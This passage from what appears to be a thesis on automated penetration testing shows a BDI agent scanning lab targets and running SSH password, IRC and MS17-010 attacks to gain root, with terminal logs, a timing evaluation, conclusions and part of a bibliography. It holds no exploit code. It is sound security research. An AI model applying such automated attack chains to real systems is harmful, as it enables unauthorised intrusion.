


Figure 7.2: The relation update between attacker 1 and target 2

7.2.1 Attack on Linux

Figure 7.3 shows the information gathering from Metasploitable2 Linux. To simplify the attack, only the ports 22, 445 and 6667 were inserted into the belief set after the information-gathering action in the experiment. The attacker agent then tried to carry out an SSH password attack, MS17-010 attack and IRC attack. The result shows that only the IRC attack was successful and obtained the root privilege of the target. The process of attacking Metasploitable2 Linux is shown in Figure 7.4.

7.2.2 Attack on Windows

The BDI model was able to attack Windows XP by using the MS17-010 vulnerability. Firstly, it was able to learn from information-gathering actions that ports 135, 139 and 445 were open and that Windows XP ran on the target. To simplify the attack, only the port 445 and operating system were inserted into the belief set. Then, the model tried to determine whether MS17-010 vulnerability existed on the target and performed the MS17-010 attack. The result shows that the attack was successful and obtained the root privilege of the target. The process of attacking the Windows XP machine is shown in Figure 7.5.

Similarly, the BDI model was able to attack Windows 7 by using the MS17-010 vulnerability. The process of attacking Windows 7 was similar to Windows XP, as shown in Figure 7.6.

```
root@kali: ~/profeta/mycode
File Edit View Search Terminal Help
root@kali:~/profeta/mycode# python hello.py
now I will scan the opened ports of target.....
now read the portscan result
Starting Nmap 7.70 ( https://nmap.org ) at 2020-07-23 00:09 BST
Nmap scan report for 192.168.1.146
Host is up (0.00061s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
22 port is opened, add 22 port in belief base
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
445 port is opened ,add 445 port in belief base
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6667 port is opened, add 6667 port in belief base
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/
```


Figure 7.3: Experiment: Information gathering from Linux



```
root@kali: ~/profeta/mycode
File Edit View Search Terminal Help
8180/tcp open  unknown
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.55 seconds
  try to break the 192.168.1.146 ssh password
# Option "-e" is deprecated and might be removed in a later version of gnome-terminal.
# Use "--" to terminate the options and put the command line to execute after it.
# watch_fast: "/org/gnome/terminal/legacy/" (establishing: 0, active: 0)
# unwatch_fast: "/org/gnome/terminal/legacy/" (active: 0, establishing: 1)
# watch_established: "/org/gnome/terminal/legacy/" (establishing: 0)
  now check ssh password attack result
  ssh password attack is failed
  try to check 192.168.1.146 by ms17010...
# Option "-e" is deprecated and might be removed in a later version of gnome-terminal.
# Use "--" to terminate the options and put the command line to execute after it.
# watch_fast: "/org/gnome/terminal/legacy/" (establishing: 0, active: 0)
# unwatch_fast: "/org/gnome/terminal/legacy/" (active: 0, establishing: 1)
# watch_established: "/org/gnome/terminal/legacy/" (establishing: 0)
  now determine the ms17010 vulnerability
  no ms17010 vulnerability on target
  try to exploit 192.168.1.146 by irc_attack...
# Option "-e" is deprecated and might be removed in a later version of gnome-terminal.
# Use "--" to terminate the options and put the command line to execute after it.
# watch_fast: "/org/gnome/terminal/legacy/" (establishing: 0, active: 0)
# unwatch_fast: "/org/gnome/terminal/legacy/" (active: 0, establishing: 1)
# watch_established: "/org/gnome/terminal/legacy/" (establishing: 0)
  now check irc attack result
  irc attack is successful
we got root
```

Figure 7.4: Experiment: The process of attacking Metasploitable2 linux



```
root@kali: ~/profeta/mycode
File Edit View Search Terminal Help
root@kali:~/profeta/mycode# python hello.py
  now I will scan the opened ports of target.....
  now read the portscan result
Starting Nmap 7.70 ( https://nmap.org ) at 2020-08-05 00:14 BST
Nmap scan report for pig-aee59c552f6 (192.168.1.162)
Host is up (0.00058s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
  445 port is opened ,add 445 port in belief base
MAC Address: 00:0C:29:4E:35:86 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
  target OS is Windows XP, add OS type in belief base
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.80 seconds
  try to check 192.168.1.162 by ms17010...
# Option "-e" is deprecated and might be removed in a later version of gnome-terminal.
# Use "--" to terminate the options and put the command line to execute after it.
# watch_fast: "/org/gnome/terminal/legacy/" (establishing: 0, active: 0)
# unwatch_fast: "/org/gnome/terminal/legacy/" (active: 0, establishing: 1)
# watch_established: "/org/gnome/terminal/legacy/" (establishing: 0)
  now determine the ms17010 vulnerability
  Host is likely VULNERABLE to MS17-010
  try to exploit 192.168.1.162 by ms17010_xp...
# Option "-e" is deprecated and might be removed in a later version of gnome-terminal.
# Use "--" to terminate the options and put the command line to execute after it.
# watch_fast: "/org/gnome/terminal/legacy/" (establishing: 0, active: 0)
# unwatch_fast: "/org/gnome/terminal/legacy/" (active: 0, establishing: 1)
# watch_established: "/org/gnome/terminal/legacy/" (establishing: 0)
  now check the ms17010 attack result
  ms17010 attack is successful
we got root
```

Figure 7.5: Experiment: The process of attacking Windows XP

```

root@kali: ~/profeta/mycode
File Edit View Search Terminal Help
root@kali:~/profeta/mycode# python hello.py
now I will scan the opened ports of target.....
now read the portscan result
Starting Nmap 7.70 ( https://nmap.org ) at 2020-08-05 00:43 BST
Nmap scan report for WIN-CK0AUGPCR60 (192.168.1.205)
Host is up (0.00038s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
445 port is opened ,add 445 port in belief base
5357/tcp  open  wsapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49158/tcp open  unknown
MAC Address: 00:0C:29:82:14:B8 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
target OS is Windows 7, add OS type in belief base
OS CPE: cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008::r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.98 seconds
try to check 192.168.1.205 by ms17010...
# Option "-e" is deprecated and might be removed in a later version of gnome-terminal.
# Use "--" to terminate the options and put the command line to execute after it.
# watch_fast: "/org/gnome/terminal/legacy/" (establishing: 0, active: 0)
# unwatch_fast: "/org/gnome/terminal/legacy/" (active: 0, establishing: 1)
# watch_established: "/org/gnome/terminal/legacy/" (establishing: 0)
now determine the ms17010 vulnerability
Host is likely VULNERABLE to MS17-010
try to exploit 192.168.1.205 by ms17010_windows7...
# Option "-e" is deprecated and might be removed in a later version of gnome-terminal.
# Use "--" to terminate the options and put the command line to execute after it.
# watch_fast: "/org/gnome/terminal/legacy/" (establishing: 0, active: 0)
# unwatch_fast: "/org/gnome/terminal/legacy/" (active: 0, establishing: 1)
now check the ms17010 win7 attack result
ms17010 win7 attack is successful
we got root

```

Figure 7.6: Experiment: The process of attacking Windows 7

7.3 Evaluation

A range of metrics was used to assess the performance of the proposed automated PT system, such as problem size, number of hosts in exposure, genetic generation, training epoch, network state, number of objectives, action model, AI engine, connectivity and vulnerabilities [65]. However, it is impossible to completely compare related studies because the test environments are different. A large number of studies [93, 86, 4, 94, 92, 34, 43] used their own test targets to assess the performance of their proposed solutions. Also, it is difficult to know the details of the test targets used in each solutions. For example, a proposed automated PT system can attack some targets easily, but not others. This makes the performance relevant only to the model proposed in the respective study as there is no standardised basis for testing.

The process of automatic PT is dynamic and uncertain, while the probability of success depends on the model and knowledge base. After a belief triggers a plan, the BDI model executes the plan sequentially. If it fails to execute one plan, it goes back to the previous step to execute another one. The model stops if beliefs can trigger no plans, or all plans have been executed but do not realise the initial goal. Human experts can adjust the priority of the plans based on their experience to improve the model's efficiency.

To highlight the performance enhancement of the BDI model, an evaluation was carried out to compare the time consumption between the BDI model and manual PT using the same target and attack. Usually, the BDI model requires a few seconds to perform an attack, while it takes a few minutes to execute an attack manually. In the experiment to attack Metasploitable2 Linux, for example, a series of configurations was required to carry out a buffer overflow attack, password attack and port scan, in Metasploit, including attack payload, target IP address, port and attack type. It usually takes a few minutes to complete each configuration manually. However, since all actions are pre-defined, the BDI model only took a few seconds to perform similar actions. Table 7.4 shows the time taken for each action by the BDI model and PT to attack Metasploitable2 Linux.

Human experts need at least a few minutes or more to decide what action to per-

Action	BDI model	Manual
Port scan	9	18
SSH password attack	22	109
IRC attack	21	52
Total	52	179

Table 7.4: Time-consumed by the BDI model and PT (Seconds)

form, while the BDI model completes the decision almost instantaneously. Therefore, the BDI model is much faster than manually performing a similar PT task.

The BDI model can perform real-time automated PT in an uncertain, dynamic environment. Chapter 3 mentioned the limitations of attack trees, attack graphs, PDDL-based planning and POMDP in the automation of PT. In industry, Metasploit supports automation using resource scripts [51]. These scripts contain a set of console commands that are executed when the script load. However, this approach only executes pre-defined commands in order and cannot deal with uncertainty and dynamic scenarios. Table 7.5 shows the comparison of the BDI model with these approaches.

Approaches	Automation	Real-time	Uncertainty	Dynamic	Scaling
BDI model	Yes	Yes	Yes	Yes	Good
Attack tree [90, 111, 77]	No	No	No	No	Poor
Attack graph [5, 50, 2, 106, 28, 53]	No	No	No	No	Poor
PDDL based planning [8, 35, 79, 86, 25]	No	No	No	No	Good
POMDP [88, 57, 87]	Yes	Yes	Yes	Yes	Poor
Metasploit Resource Scripts [51]	Yes	No	No	No	Good

Table 7.5: Comparison between the BDI model with other approaches

7.4 Summary

In this chapter, the proposed BDI-based automated PT model was tested in a real environment. The BDI model was implemented using the PROFETA and SWRL rule-based ontology, which performed automated PT on Linux, Windows XP and Windows 7. It is difficult to completely compare related studies because the test environments were different, and there is no standardised basis for testing. This chapter presented an evaluation to compare the time consumption of the BDI model and manual PT. Also, it was possible to compare the BDI model with other approaches, namely automation, real-time, uncertainty, dynamic and scaling. The result illustrated that the performance of the BDI model was much better than manual PT and other approaches. It was also found that the proposed BDI model could perform more comprehensive and complex automated attacks on various targets by expanding the action space and plan.

Chapter 8

Conclusions

8.1 Introduction

This chapter concludes by summarising the research carried out and the main contributions, as well as addresses some directions for future research.

8.2 Summary

This thesis has achieved real-time automation of PT by using the BDI model and OntoPT. The BDI model can deal with problems such as interactivity, dynamic, uncertainty and complexity in real-world scenarios. The ontology is designed for PT based on SWRL rules for knowledge reuse and reasoning. Based on OntoPT, the BDI model can identify relationships between the targets and the vulnerabilities and enhance its reasoning ability. Moreover, this thesis has proposed a PT methodology for IoT and its automation based on the BDI model to evaluate IoT security. The results of a real experiment, including Windows XP, Windows 7 and Linux, illustrate that the performance of the BDI model is better than the manual and existing approaches. The BDI model can achieve more comprehensive and complex automated attacks on various targets by expanding the action space and plan.

8.3 Main Findings

The main findings of this thesis are that real-time automation of PT can be achieved by:

- Using the BDI model to deal with interactive, dynamic, uncertain and complex real-world scenarios of PT.
- Using the BDI to model the state space, action space and execution in PT activity.
- Creating an ontology with SWRL rules to improve the reasoning ability and enable knowledge reusability within PT scenarios
- Analysing the characteristics of IoT security and using a BDI model to evaluate its security.

8.4 Future Work

There are certain limitations to this study. The proposed BDI-based automated PT model's performance depends on whether the knowledge base and action space cover enough scenarios, which could be time-consuming for human testers to construct manually. It is also a significant challenge to transform human experience into a knowledge base, because PT experience does not take the form of structured data. The biggest difficulty with automated PT is that the action space and state space are theoretically infinite. Reinforcement learning seems to be a potential solution that can learn how to interact with the environment based on maximising the cumulative rewards. By using artificial neural networks, reinforcement learning can deal with large state space. Further research could also investigate the combination of human knowledge, neural networks and reinforcement learning, which is a potential research direction for automated PT.

Bibliography

- [1] M Ugur Aksu, Kemal Bıçakçı, and Enes Altuncu. A first look at the usability of openvas vulnerability scanner. In *Workshop on Usable Security (USEC) 2019*. NDSS, 2019.
- [2] Mohammed Alhomidi and Martin Reed. Risk assessment and analysis through population-based attack graph modelling. In *World Congress on Internet Security (WorldCIS-2013)*, pages 19–24. IEEE, 2013.
- [3] Lee Allen, Tedi Heriyanto, and Shakeel Ali. *Kali Linux—Assuring security by penetration testing*. Packt Publishing Ltd, 2014.
- [4] Paul Ammann, Duminda Wijesekera, and Saket Kaushik. Scalable, graph-based network vulnerability analysis. In *Proceedings of the 9th ACM Conference on Computer and Communications Security*, pages 217–224. ACM, 2002.
- [5] Michael Lyle Artz. *Netspa: A network security planning architecture*. PhD thesis, Massachusetts Institute of Technology, 2002.
- [6] Jay Beale, Haroon Meer, Charl van der Walt, and Renaud Deraison. *Nessus Network Auditing: Jay Beale Open Source Security Series*. Elsevier, 2004.
- [7] AG Bernardo Damele and M Stampar. Sqlmap: automatic sql injection and database takeover tool, 2012.
- [8] Mark S Boddy, Johnathan Gohde, Thomas Haigh, and Steven A Harp. Course of action generation for cyber security using classical planning. In *ICAPS*, pages 12–21, 2005.

-
- [9] Olivier Bodenreider. The unified medical language system (umls): integrating biomedical terminology. *Nucleic acids research*, 32(suppl.1):D267–D270, 2004.
- [10] Rafael H Bordini, Jomi Fred Hübner, and Michael Wooldridge. *Programming multi-agent systems in AgentSpeak using Jason*, volume 8. John Wiley & Sons, 2007.
- [11] Michael Bratman. *Intention, plans, and practical reason*, volume 10. Harvard University Press Cambridge, MA, 1987.
- [12] Paul Bremner, Louise A Dennis, Michael Fisher, and Alan F Winfield. On proactive, transparent, and verifiable ethical reasoning for robots. *Proceedings of the IEEE*, 107(3):541–561, 2019.
- [13] James Broad and Andrew Bindner. *Hacking with Kali: practical penetration testing techniques*. Newnes, 2013.
- [14] Paolo Busetta, Nicholas Howden, Ralph Rönquist, and Andrew Hodgson. Structuring bdi agents in functional clusters. In *International Workshop on Agent Theories, Architectures, and Languages*, pages 277–289. Springer, 1999.
- [15] Franco Callegati, Walter Cerroni, and Marco Ramilli. Man-in-the-middle attack to the https protocol. *IEEE Security & Privacy*, 7(1):78–81, 2009.
- [16] SU Jin-Shu HAN Wen-Bao CHEN Feng, ZHANG Yi. Two formal analyses of attack graphs. *Journal of Software*, 21:838–848, 2010.
- [17] Kim On Chin, Kim Soon Gan, Rayner Alfred, Patricia Anthony, and Dickson Lukose. Agent architecture: An overviews. *Transactions on science and technology*, 1(1):18–35, 2014.
- [18] Ankur Chowdary, Dijiang Huang, Jayasurya Sevalur Mahendran, Daniel Romo, Yuli Deng, and Abdulhakim Sabur. Autonomous security analysis and penetration testing.

-
- [19] Sharon Conheady. *Social engineering in IT security: Tools, tactics, and techniques*. McGraw-Hill Education Group, 2014.
- [20] Frédéric Cuppens and Rodolphe Ortalo. Lambda: A language to model a database for detection of attacks. In *International Workshop on Recent Advances in Intrusion Detection*, pages 197–216. Springer, 2000.
- [21] Li Da Xu, Wu He, and Shancang Li. Internet of things in industries: A survey. *IEEE Transactions on industrial informatics*, 10(4):2233–2243, 2014.
- [22] Matthew Denis, Carlos Zena, and Thayer Hayajneh. Penetration testing: Concepts, attack methods, and defense strategies. In *2016 IEEE Long Island Systems, Applications and Technology Conference (LISAT)*, pages 1–6. IEEE, 2016.
- [23] FPM Dignum, David Kinny, and Liz Sonenberg. From desires, obligations and norms to goals. *Cognitive science quarterly*, 2(3-4):407–430, 2002.
- [24] M DInverno, D Kinny, M Luck, and M Wooldridge. A formal specification of dmars. intelligent agents iv: Proc. In *Fourth International Workshop on Agent Theories, Architectures and Languages*. Singh, MP and Rao, AS and Wooldridge, M. Springer-Verlag, pages 155–176.
- [25] Dominik Elsbroek, Daniel Kohlsdorf, Dominik Menke, and Lars Meyer. Fidius: Intelligent support for vulnerability testing. In *Working Notes for the 2011 IJCAI Workshop on Intelligent Security (SecArt)*, page 58, 2011.
- [26] Alexandre Miguel Ferreira and Harald Kleppe. Effectiveness of automated application penetration testing tools, 2011.
- [27] Loris Fichera, Fabrizio Messina, Giuseppe Pappalardo, and Corrado Santoro. A python framework for programming autonomous robots using a declarative approach. *Science of Computer Programming*, 139:36–55, 2017.

-
- [28] Laurent Gallon and Jean-Jacques Bascou. Cvss attack graphs. In *2011 Seventh International Conference on Signal Image Technology & Internet-Based Systems*, pages 24–31. IEEE, 2011.
- [29] Gang Gan, Zeyong Lu, and Jun Jiang. Internet of things security analysis. In *2011 international conference on internet technology and applications*, pages 1–4. IEEE, 2011.
- [30] Jian-bo Gao, Bao-wen Zhang, Xiao-hua Chen, and Zheng Luo. Ontology-based model of network and computer attacks for security assessment. *Journal of Shanghai Jiaotong University (Science)*, 18(5):554–562, 2013.
- [31] Michael P Georgeff. *Reasoning About Actions & Plans*. Elsevier, 2012.
- [32] Malik Ghallab, Dana Nau, and Paolo Traverso. *Automated Planning: theory and practice*. Elsevier, 2004.
- [33] Mohamed C Ghanem and Thomas M Chen. Reinforcement learning for intelligent penetration testing. In *2018 Second World Conference on Smart Trends in Systems, Security and Sustainability (WorldS4)*, pages 185–192. IEEE, 2018.
- [34] Nirnay Ghosh and SK Ghosh. An intelligent technique for generating minimal attack graph. In *First Workshop on Intelligent Security (Security and Artificial Intelligence)(SecArt09)*. Citeseer, 2009.
- [35] Nirnay Ghosh and Soumya K Ghosh. A planner-based approach to generate and analyze minimal attack graph. *Applied Intelligence*, 36(2):369–390, 2012.
- [36] Nicola Guarino. Formal ontology, conceptual analysis and knowledge representation. *International journal of human-computer studies*, 43(5-6):625–640, 1995.
- [37] Simon Hansman and Ray Hunt. A taxonomy of network and computer attacks. *Computers & Security*, 24(1):31–43, 2005.

-
- [38] Kevin P Haubris and Joshua J Pauli. Improving the efficiency and effectiveness of penetration test automation. In *2013 10th International Conference on Information Technology: New Generations*, pages 387–391. IEEE, 2013.
- [39] Liwen He and Nikolai Bode. Network penetration testing. In *EC2ND 2005*, pages 3–12. Springer, 2006.
- [40] Almut Herzog, Nahid Shahmehri, and Claudiu Duma. An ontology of information security. *International Journal of Information Security and Privacy (IJISP)*, 1(4):1–23, 2007.
- [41] Pete Herzog. Open-source security testing methodology manual. *Institute for Security and Open Methodologies (ISECOM)*, 2003.
- [42] Jörg Hoffmann. The metric-ff planning system: Translating “ignoring delete lists” to numeric state variables. *Journal of artificial intelligence research*, 20:291–341, 2003.
- [43] Jörg Hoffmann. Simulated penetration testing: From “dijkstra” to “turing test++”. In *Twenty-Fifth International Conference on Automated Planning and Scheduling*, 2015.
- [44] Ian Horrocks, Peter F Patel-Schneider, Harold Boley, Said Tabet, Benjamin Grosf, Mike Dean, et al. Swrl: A semantic web rule language combining owl and ruleml. *W3C Member submission*, 21(79):1–31, 2004.
- [45] Z. Hu, R. Beuran, and Y. Tan. Automated penetration testing using deep reinforcement learning. In *2020 IEEE European Symposium on Security and Privacy Workshops (EuroS PW)*, pages 2–10, 2020.
- [46] Marcus J Huber. Jam: A bdi-theoretic mobile agent architecture. In *Proceedings of the third annual conference on Autonomous Agents*, pages 236–243. ACM, 1999.

-
- [47] Nwokedi Idika and Bharat Bhargava. Extending attack graph-based security metrics and aggregating their application. *IEEE Transactions on dependable and secure computing*, 9(1):75–85, 2010.
- [48] Nitin Indurkha and Fred J Damerau. *Handbook of natural language processing*, volume 2. CRC Press, 2010.
- [49] Kyle Ingols, Matthew Chu, Richard Lippmann, Seth Webster, and Stephen Boyer. Modeling modern network attacks and countermeasures using attack graphs. In *2009 Annual Computer Security Applications Conference*, pages 117–126. IEEE, 2009.
- [50] Sushil Jajodia, Steven Noel, and Brian Oberry. Topological analysis of network attack vulnerability. In *Managing Cyber Threats*, pages 247–266. Springer, 2005.
- [51] Nipun Jaswal. *Mastering Metasploit*. Packt Publishing Ltd, 2016.
- [52] David Kennedy, Jim O’gorman, Devon Kearns, and Mati Aharoni. *Metasploit: the penetration tester’s guide*. No Starch Press, 2011.
- [53] Marjan Keramati, Ahmad Akbari, and Mahsa Keramati. Cvss-based security metrics for quantitative analysis of attack graphs. In *ICCKE 2013*, pages 178–183. IEEE, 2013.
- [54] Benjamin Khoo. Rfid as an enabler of the internet of things: Issues of security and privacy. In *2011 International Conference on Internet of Things and 4th International Conference on Cyber, Physical and Social Computing*, pages 709–712. IEEE, 2011.
- [55] Kevin Knight, Ishwar Chander, Matthew Haines, Vasileios Hatzivassiloglou, Eduard Hovy, Masayo Iida, Steve K Luk, Richard Whitney, and Kenji Yamada. Filling knowledge gaps in a broad-coverage machine translation system. *arXiv preprint cmp-lg/9506009*, 1995.

-
- [56] Benjamin A Kuperman, Carla E Brodley, Hilmi Ozdoganoglu, TN Vijaykumar, and Ankit Jalote. Detection and prevention of stack buffer overflow attacks. *Communications of the ACM*, 48(11):50–56, 2005.
- [57] Hanna Kurniawati, David Hsu, and Wee Sun Lee. Sarsop: Efficient point-based pomdp planning by approximating optimally reachable belief spaces. In *Robotics: Science and systems*, volume 2008. Zurich, Switzerland., 2008.
- [58] Jean-Baptiste Lamy. Owlready: Ontology-oriented programming in python with automatic classification and high level constructs for biomedical ontologies. *Artificial intelligence in medicine*, 80:11–28, 2017.
